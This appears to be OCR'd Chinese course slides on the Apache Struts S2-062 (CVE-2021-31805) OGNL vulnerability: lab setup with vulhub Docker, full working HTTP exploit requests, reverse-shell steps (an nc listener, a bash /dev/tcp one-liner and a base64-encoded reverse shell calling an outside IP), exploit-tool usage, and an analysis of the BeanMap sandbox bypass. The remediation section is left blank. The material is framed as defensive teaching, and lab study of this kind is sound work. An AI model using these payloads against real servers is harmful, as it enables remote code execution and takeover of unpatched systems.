
Struts最新高危漏洞
s2-062

CVE-2021-31805

无涯老师

Struts



14:48

Struts2还有人用么😶

https://xz.aliyun.com/t/10400

课程大纲

1、Struts2介绍
2、s2-062漏洞概况
3、漏洞本地源码复现
4、漏洞原理及POC分析
5、漏洞修复方法

中华人民共和国网络安全法

第二十七条


任何个人和组织不得从事非法侵入他人网络、干扰他人网络正常功能、窃取网络数据等危害网络安全的活动；不得提供专门用于从事侵入网络、干扰网络正常功能及防护措施、窃取网络数据等危害网络安全活动的程序、工具；明知他人从事危害网络安全的活动的，不得为其提供技术支持、广告推广、支付结算等帮助。

课程内容仅用于以防御为目的的教学演示
请勿用于其他用途，否则后果自负

01 Struts2介绍

SSH/SSM

Model-View-Controller



什么是MVC（Model-View-Controller）？

没有MVC组件：
https://blog.csdn.net/qq_34970891/article/details/78279096
1、为每个请求编写处理的Servlet
2、使用getParameter()获取请求参数
3、转换参数的数据类型，包括实体对象
4、处理重定向和转发URL

有MVC：
分离页面展示代码和业务逻辑代码，提升可维护性、提升开发效率

Struts

2001年发布
2007发布2.0版本

02

s2-062漏洞概况

漏洞概况

2022年4月13日 恶意OGNL表达式，远程代码执行
http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=CVE-2021-31805
https://cwiki.apache.org/confluence/display/WW/S2-062

关联漏洞：
CVE-2020-17530 (S2-061)

漏洞概况

漏洞影响版本


2.0.0 <= Apache Struts <= 2.5.29

Struts历史漏洞

https://struts.apache.org/releases.html

https://www.cnblogs.com/qiantan/p/10695567.html

贡献



填空题：

近几年，为安全工程师不会饿死作出突出贡献的几个东西：

1、Struts2

2、ThinkPhp

3、__________

03 s2-062漏洞复现

靶场搭建方式

1、本地源码（可以debug调试）
2、vulhub Docker构建（同s061）

测试：
http://192.168.142.128:18080/index.action?id=%25{6*6}

靶场搭建方式

1、本地源码（可以debug调试)
2、vulhub Docker构建（同s061)

靶场搭建方式

docker-compose.yml

```
version: '2'
services:
 struts2:
   image: vulhub/struts2:2.5.25
   ports:
    - "18080:8080"
```

```
docker-compose up
```

测试：

http://192.168.142.128:18080/index.action?id=%25{6*6}

payload1-执行命令

```
POST /index.action HTTP/1.1
Host: 192.168.142.128:18080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: JSESSIONID=node01c863u8lzu8eyn099a51bjyie0.node0
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryl7d1B1aGsV2wcZwF
Content-Length: 1191

------WebKitFormBoundaryl7d1B1aGsV2wcZwF
Content-Disposition: form-data; name="id"

%{
(#request.map=#@org.apache.commons.collections.BeanMap@{}).toString().substring(0,0) +
(#request.map.setBean(#request.get('struts.valueStack')) == true).toString().substring(0,0) +
(#request.map2=#@org.apache.commons.collections.BeanMap@{}).toString().substring(0,0) +
(#request.map2.setBean(#request.get('map').get('context')) == true).toString().substring(0,0) +
(#request.map3=#@org.apache.commons.collections.BeanMap@{}).toString().substring(0,0) +
(#request.map3.setBean(#request.get('map2').get('memberAccess')) == true).toString().substring(0,0) +
(#request.get('map3').put('excludedPackageNames',#@org.apache.commons.collections.BeanMap@{}.keySet()) ==
true).toString().substring(0,0) +
(#request.get('map3').put('excludedClasses',#@org.apache.commons.collections.BeanMap@{}.keySet()) ==
true).toString().substring(0,0) +
(#application.get('org.apache.tomcat.InstanceManager').newInstance('freemarker.template.utility.Execute').exec({'id'}))
}
------WebKitFormBoundaryl7d1B1aGsV2wcZwF—
```

反弹连接准备工作

阿里云服务器（设置安全组）：

```
nc -lvvp 7777
```

https://ir0ny.top/pentest/reverse-encoder-shell.html

```
bash -i >& /dev/tcp/x.x.x.x/7777 0>&1
```

payload2-反弹连接

```
POST /index.action HTTP/1.1
Host: 192.168.142.128:18080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: JSESSIONID=node01c863u8lzu8eyn099a51bjyie0.node0
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryl7d1B1aGsV2wcZwF
Content-Length: 1191

------WebKitFormBoundaryl7d1B1aGsV2wcZwF
Content-Disposition: form-data; name="id"

%{
(#request.map=#@org.apache.commons.collections.BeanMap@{}).toString().substring(0,0) +
(#request.map.setBean(#request.get('struts.valueStack')) == true).toString().substring(0,0) +
(#request.map2=#@org.apache.commons.collections.BeanMap@{}).toString().substring(0,0) +
(#request.map2.setBean(#request.get('map').get('context')) == true).toString().substring(0,0) +
(#request.map3=#@org.apache.commons.collections.BeanMap@{}).toString().substring(0,0) +
(#request.map3.setBean(#request.get('map2').get('memberAccess')) == true).toString().substring(0,0) +
(#request.get('map3').put('excludedPackageNames',#@org.apache.commons.collections.BeanMap@{}.keySet()) ==
true).toString().substring(0,0) +
(#request.get('map3').put('excludedClasses',#@org.apache.commons.collections.BeanMap@{}.keySet()) ==
true).toString().substring(0,0) +
(#application.get('org.apache.tomcat.InstanceManager').newInstance('freemarker.template.utility.Execute').exec({'bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny4xMDYuOC4xNzUvNzc3NyAwPiYx}|{base64,-d}|{bash,-i}'}))
}
------WebKitFormBoundaryl7d1B1aGsV2wcZwF—
```

工具利用

```
pip3 install lxml

s2-062.py --url http://192.168.142.128:18080

s2-062.py --url http://192.168.142.128:18080 --cmd whoami

s2-062.py --url http://192.168.142.128:18080 --cmd dir
```

04 漏洞原理分析

概述

项目使用了%{}解析OGNL表达式，对用户输入的内容进行二次解析的时候，如果没有验证，可能导致远程代码执行

1、什么是OGNL表达式
2、OGNL表达式在Struts2中用来做什么
3、OGNL解析是怎么造成代码执行的

OGNL是什么?

- Object-Graph Navigation Language(对象图导航语言)
- 一种开源的 Java 表达式语言
- 用于对数据进行访问，拥有类型转换、访问对象方法、操作集合对象等功能

OGNL和Struts2

参考《OGNL和Struts标签.pdf》

1、OGNL是Struts默认支持的表达式语言

2、OGNL可以取值赋值、访问类的静态方法和属性

3、访问OGNL上下文。Struts的上下文根对象：ValueStack

4、%{}用来把字符串转换成表达式

%25就是URL编码的%

5、可以在struts.xml和struts标签等地方使用OGNL表达式

payload1-执行命令

```
POST /index.action HTTP/1.1
Host: 192.168.142.128:18080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: JSESSIONID=node01c863u8lzu8eyn099a51bjyie0.node0
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryl7d1B1aGsV2wcZwF
Content-Length: 1191

------WebKitFormBoundaryl7d1B1aGsV2wcZwF
Content-Disposition: form-data; name="id"

%{
(#request.map=#@org.apache.commons.collections.BeanMap@{}).toString().substring(0,0) +
(#request.map.setBean(#request.get('struts.valueStack')) == true).toString().substring(0,0) +
(#request.map2=#@org.apache.commons.collections.BeanMap@{}).toString().substring(0,0) +
(#request.map2.setBean(#request.get('map').get('context')) == true).toString().substring(0,0) +
(#request.map3=#@org.apache.commons.collections.BeanMap@{}).toString().substring(0,0) +
(#request.map3.setBean(#request.get('map2').get('memberAccess')) == true).toString().substring(0,0) +
(#request.get('map3').put('excludedPackageNames',#@org.apache.commons.collections.BeanMap@{}.keySet()) ==
true).toString().substring(0,0) +
(#request.get('map3').put('excludedClasses',#@org.apache.commons.collections.BeanMap@{}.keySet()) ==
true).toString().substring(0,0) +
(#application.get('org.apache.tomcat.InstanceManager').newInstance('freemarker.template.utility.Execute').exec({'id'}))
}
------WebKitFormBoundaryl7d1B1aGsV2wcZwF—
```

payload分析

- InstanceManager：用于实例化任意对象
- BeanMap：可以调用对象的getter、setter，setBean()可以更新对象
- valueStack：ONGL的根对象
- memberAccess：控制对象的访问
  setExcludedPackageNames()
  setExcludedClasses()清除黑名单
- Execute类：黑名单类，exec可以执行Shell

总结

使用BeanMap绕过了Struts2的黑名单（沙盒机制），并实例化了可以执行代码的类


s2-061和s2-062的区别

#request.map=#application.get('org.apache.tomcat.InstanceManager').newInstance('org.apache.commons.collections.BeanMap')).toString().substring(0,0)

s2-062改成了：
#request.map=#@org.apache.commons.collections.BeanMap@{}).toString().substring(0,0)

调试入口

ComponentTagSupport#doStartTag()



```
lic int doStartTag() throws JspException {
 ValueStack stack = this.getStack();
 this.component = this.getBean(stack, (HttpServletRequest)this.pageCo
 Container container = (Container)stack.getContext().get("com.opensym
 container.inject(this.component);
 this.populateParams();
 boolean evalBody = this.component.start(this.pageContext.getOut());
```

第一次解析

第二次解析

05 漏洞修复方法

检测和修复

暴破所有的参数，上送xxx=%25{6*6}，检测返回值

修复：
1、
2、
3、